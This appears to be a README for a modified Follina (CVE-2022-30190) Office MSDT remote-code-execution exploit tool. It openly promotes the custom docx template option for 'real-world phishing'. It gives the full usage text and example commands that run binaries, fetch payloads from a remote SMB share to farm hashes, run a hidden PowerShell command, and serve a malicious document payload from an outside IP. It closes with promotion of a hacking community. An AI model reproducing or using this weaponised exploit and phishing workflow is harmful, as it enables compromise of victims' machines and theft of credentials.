 komomon/cve-2022-30190-follina-office-msdt-fixed
MS-MSDT Office RCE를 위한 수정된 CVE-2022-30190 익스플로잇 도구로, 사용자 지정 docx 템플릿 지원, 바이너리/명령 실행 모드, 원격 페이로드 전달을 위한 내장 HTTP 서버를 포함합니다.

https://github.com/chvancooten/follina.py 프로젝트를 기반으로 수정했으며, docx 템플릿 파일을 직접 지정할 수 있어 실전 피싱에 활용하기 편리합니다. 피싱용 Word 문서를 직접 편집한 후 -f 매개변수로 지정하기만 하면 됩니다.
usage: follina.py [-h] -m {binary,command} [-b BINARY] [-f FILE] [-c COMMAND] [-u URL] [-H HOST] [-P PORT]

optional arguments:
  -h, --help            show this help message and exit

Required Arguments:
  -m {binary,command}, --mode {binary,command}
                        Execution mode, can be "binary" to load a (remote) binary, or "command" to run an encoded PS command

Binary Execution Arguments:
  -b BINARY, --binary BINARY
                        The full path of the binary to run. Can be local or remote from an SMB share

Docx file Arguments:
  -f FILE, --file FILE  The docx file

Command Execution Arguments:
  -c COMMAND, --command COMMAND
                        The encoded command to execute in "command" mode

Optional Arguments:
  -u URL, --url URL     The hostname or IP address where the generated document should retrieve your payload, defaults to "localhost"
  -H HOST, --host HOST  The interface for the web server to listen on, defaults to all interfaces (0.0.0.0)
  -P PORT, --port PORT  The port to run the HTTP server on, defaults to 80
默认docx muban.docx
# Execute a local binary
python .\follina.py -m binary -b \windows\system32\calc.exe


python .\follina.py -m binary -b \windows\system32\calc.exe -f muban2.docx

# On linux you may have to escape backslashes
python .\follina.py -m binary -b \\windows\\system32\\calc.exe

# Execute a binary from a file share (can be used to farm hashes 👀)
python .\follina.py -m binary -b \\localhost\c$\windows\system32\calc.exe

# Execute an arbitrary powershell command
python .\follina.py -m command -c "Start-Process c:\windows\system32\cmd.exe -WindowStyle hidden -ArgumentList '/c echo owned > c:\users\public\owned.txt'"

# Run the web server on the default interface (all interfaces, 0.0.0.0), but tell the malicious document to retrieve it at http://1.2.3.4/exploit.html
python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4

# Only run the webserver on localhost, on port 8080 instead of 80
python .\follina.py -m binary -b \windows\system32\calc.exe -H 127.0.0.1 -P 8080

관심이 있으신 분들은 Z2O安全攻防 공식 계정을 팔로우하고 "加群"이라고 답장하세요. Z2OBot 小K가 자동으로 Z2O安全攻防交流群에 초대해 더 많은 좋은 자료를 공유해 드립니다.


팀에서 知识星球 커뮤니티를 개설했습니다. 최신 취약점 재현 방법을 수시로 업데이트하고 단계별로 알려드립니다. 또한 POC와 내·외부 네트워크 침투 테스트의 고급 기법도 수시로 업데이트합니다. 관심이 있으시면 가입하실 수 있습니다.
Star 환영합니다 ⭐ O(∩_∩)O
